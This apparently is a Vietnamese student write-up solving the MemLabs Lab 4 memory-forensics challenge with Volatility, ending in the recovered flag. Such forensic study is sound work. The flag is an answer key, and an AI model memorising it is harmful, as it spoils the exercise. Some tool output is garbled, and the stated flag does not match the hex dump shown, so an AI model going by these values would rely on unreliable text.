          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R
2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x6
4_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/nt114/Downloads/volatilit
y/MemoryDump_Lab4.raw)
          PAE type : No PAE
          DTB : 0x187000L
          KDBG : 0xf800027f60a0L
          Number of Processors : 1
          Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffffff800027f7d00L
          KUSER_SHARED_DATA : 0xfffffff80000000000L
          Image date and time : 2019-06-29 07:30:00 UTC+0000
          date and time : 2019-06-29 13:00:00 +0530
Show Applications : ~/Downloads/volatility$
```

Thường mọi người sẽ chọn profile gần nhất được đề xuất nên nhóm em chọn profile= Win7SP1x64

Lab 1: Memory Forensics

Nhóm em sẽ dùng plugin pstree thay vì pslist để xem các process đã chạy trên máy target nhằm biết được mối quan hệ giữa các tiến trình (đâu là tiến trình con, đâu là tiến trình cha).

Vì nạn nhân bị trộm nhiều thông tin và mất đi file trên máy tính trong thời gian không ngắn nên khả năng cao là máy nạn nhân bị nhiễm malware có khả năng tàng hình hoặc lẩn trốn cao hay tồn tại rootkit trên máy nạn nhân. Do đó chúng em sẽ để ý phân tích các process khả nghi có khả năng là rootkit hoặc chứa malware.

Name	Pid	PPid	Thds	Hnds	Time
0xfffffa8000ca0040:System	4	0	79	509	2019-06-29 07:28:07 UTC+0000
. 0xfffffa80014af950:smss.exe	256	4	3	32	2019-06-29 07:28:07 UTC+0000
. 0xfffffa8001c6f760:wininit.exe	384	320	3	75	2019-06-29 07:28:15 UTC+0000
. 0xfffffa8001cb5940:lsass.exe	480	384	8	582	2019-06-29 07:28:17 UTC+0000
. 0xfffffa8001bc1b30:services.exe	472	384	13	193	2019-06-29 07:28:17 UTC+0000
07:29:08 UTC+0000					
0xfffffa80020f7b30:explorer.exe				1944	
07:28:44 UTC+0000					
. 0xfffffa80020a4420:DumpIt.exe				2624	
07:29:25 UTC+0000					
. 0xfffffa80021abab0:VBoxTray.exe				1592	
07:28:53 UTC+0000					
0xfffffa8001c751f0:winlogon.exe				412	
07:28:15 UTC+0000					
0xfffffa8000ca8960:csrss.exe				376	
07:28:15 UTC+0000					
. 0xfffffa8002320350:conhost.exe				2636	

Có thể thấy VboxTray luôn là tiến trình con của explorer cũng như việc explorer có các tiến trình con như DumpIT, StikyNot có vẻ hơi khả nghi nên nhóm em quyết định phân tích các tiến trình này

Process 1944

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 dlllist -p 1944
Volatility Foundation Volatility Framework 2.6.1
*****
explorer.exe pid: 1944
Command line : C:\Windows\Explorer.EXE
Service Pack 1

Base           Size     LoadCount LoadTime          Path
-----
0x000000000fff60000 0x2c0000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\Explorer.EXE
0x00000000773f0000 0x1a9000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\SYSTEM32\ntdll.dll
0x00000000772d0000 0x11f000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\kernel32.dll
0x0000007febd6a0000 0x6b000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\KERNELBASE.dll
0x0000007fe4700000 0xbdb000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\ADVAPI32.dll
0x0000007fefdee0000 0x9f000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\msvcrtdll.dll
0x0000007fefee2c0000 0x1f000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\SYSTEM32\sechost.dll
0x0000007fe0500000 0x12d000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\RPCRT4.dll
0x0000007fefe550000 0x67000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\GDI32.dll
0x00000000771d0000 0xfa000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\USER32.dll
0x0000007fefe2e0000 0xe000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\LPK.dll
0x0000007fefdf80000 0xc9000 0xfffff 2019-06-29 07:28:44 UTC+0000 C:\Windows\system32\USP10.dll
0x0000007fefdfc90000 0x71000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\SYSTEM32\SHLWAPI.dll
0x0000007fefe970000 0xd88000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\SHELL32.dll
0x0000007fefe760000 0x203000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\ole32.dll
0x0000007fefe660000 0xd7000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\OLEAUT32.dll
0x0000007fef7f00000 0x1ca000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\EXPLORERFRAME.dll
0x0000007feffb760000 0x43000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\DUUser.dll
0x0000007fefbf360000 0xf2000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\DUIT80.dll
0x0000007fecfa20000 0x2c000 0xfffff 2019-06-29 07:28:45 UTC+0000 C:\Windows\system32\TMM32.dll
```

Process 2624

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 dlllist -p 2624
Volatility Foundation Volatility Framework 2.6.1
*****
DumpIt.exe pid: 2624
Command line : "C:\Users\eminem\Desktop\DumpIt\Dumpit.exe"

Base           Size     LoadCount LoadTime          Path
-----
0x000000000001e0000 0x35000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Users\eminem\Desktop\DumpIt\DumpIt.exe
0x00000000773f0000 0x1a9000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\SYSTEM32\ntdll.dll
0x0000000073d30000 0x3f000 0x3 2019-06-29 07:29:25 UTC+0000 C:\Windows\SYSTEM32\wow64.dll
0x0000000073cd0000 0x5c000 0x1 2019-06-29 07:29:25 UTC+0000 C:\Windows\SYSTEM32\wow64win.dll
0x0000000073d80000 0x8000 0x1 2019-06-29 07:29:25 UTC+0000 C:\Windows\SYSTEM32\wow64cpu.dll
0x000000000001e0000 0x35000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Users\eminem\Desktop\DumpIt\DumpIt.exe
0x0000000000775d0000 0x180000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\SysWOW64\ntdll.dll
0x000000000075520000 0x110000 0xfffff 2019-06-29 07:29:25 UTC+0000 C:\Windows\SysWOW64\kernel32.dll
```

Tương tự cho các process còn lại nhưng không phát hiện gì khả nghi

Sau khi đọc kỹ lại nội dung challenge, nhóm em để ý nạn nhân nói bị mất file nên nhóm em đã dùng plugin filescan để tìm xem có thông tin về file nào đặc biệt không. Nhưng do có quá nhiều file được tìm thấy nên sau khi được gợi ý từ writeup, nhóm em chỉ lọc tìm các file chứa từ khoá liên quan “important”. Dùng lệnh: python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 filescan | grep -I important

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 filescan | grep -I important
Volatility Foundation Volatility Framework 2.6.1
0x0000000003f939720 2 0 RW-rw- \Device\HarddiskVolume2\Users\SlimShady\AppData\Roaming\Microsoft\Windows\Recent\Important.lnk
0x0000000003fc398d0 16 0 R-rw- \Device\HarddiskVolume2\Users\SlimShady\Desktop\Important.txt
thaongoc@ubuntu:~/Downloads/volatility$
```

=> Phát hiện được 2 file có tên đặc biệt

Nhóm em có thử dump các file này ra nhưng lại không được (không biết tại sao nhưng không có file dump nào được tạo ra).

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 dumpfiles -D CTF -o 0x00000003f939720
Volatility Foundation Volatility Framework 2.6.1
thaongoc@ubuntu:~/Downloads/volatility$ ls CTF
MemLabs-Lab4.7z  MemoryDump_Lab4.raw
thaongoc@ubuntu:~/Downloads/volatility$
```

Do đó theo gợi ý chúng em dùng plugin mftparser

Dùng lệnh: python2 vol.py -f MemoryDump_Lab4.raw --profile Win7SP1x64 mftparser

Nhưng vì quá nhiều dữ liệu nên nhóm em sẽ lưu vào 1 file text để tìm thông tin về file Important.txt cho dễ

```
flag.txt
~/Downloads/volatility
R 1644550 2019-06-27 13:14:13 UTC+0000 Users\SlimShady\Desktop\Important.txt

S 164456_ID
H ID: 7726a550-d498-e911-9cc1-0800275e72bc
D Volume ID: 80000000-b800-0000-0000-180000000100
D Object ID: 99000000-1800-0000-690d-0a0d0a0d0a6e
D Main ID: 0d0a0d0a-0d0a-6374-0d0a-0d0a0d0a0d0a
D 164460
D 164461
D 164462@000: 69 0d 0a 0d 0a 0d 0a 6e 0d 0a 0d 0a 0d 0a 63 74
D 164463@10: 0d 0a 0d 0a 0d 0a 0d 0a 66 7b 31 0d 0a 0d 0a 0d
D 164464@20: 0a 5f 69 73 0d 0a 0d 0a 0d 0a 5f 6e 30 74 0d 0a
D 164465@30: 0d 0a 0d 0a 0d 0a 5f 45 51 75 34 6c 0d 0a 0d 0a
D 164466@40: 0d 0a 0d 0a 5f 37 6f 5f 32 5f 62 55 74 0d 0a 0d
D 164467@50: 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 5f 74 68 31 73
D 164468@60: 5f 64 30 73 33 6e 74 0d 0a 0d 0a 0d 0a 0d 0a 5f
D 164469@70: 6d 34 6b 65 0d 0a 0d 0a 0d 0a 5f 73 33 6e 0d 0a
D 164470@80: 0d 0a 0d 0a 0d 0a 73 33 7d 0d 0a 0d 0a 47 6f 6f
D 164471@90: 64 20 77 6f 72 6b 20 3a 50
D 164472
D 164473*****
D 164474*****
D 164475
D 164476
```

A red box highlights a portion of the text starting with "i.....n.....ct".

Plain Text ▾ Tab Width: 8 ▾ Ln 164456, Col 147 ▾ INS

=> Tìm được flag là:

inctf{1_is_not_EQu4l_7o_2_bUt_th1s_dos3nt_m4ke_s3ns3}

HẾT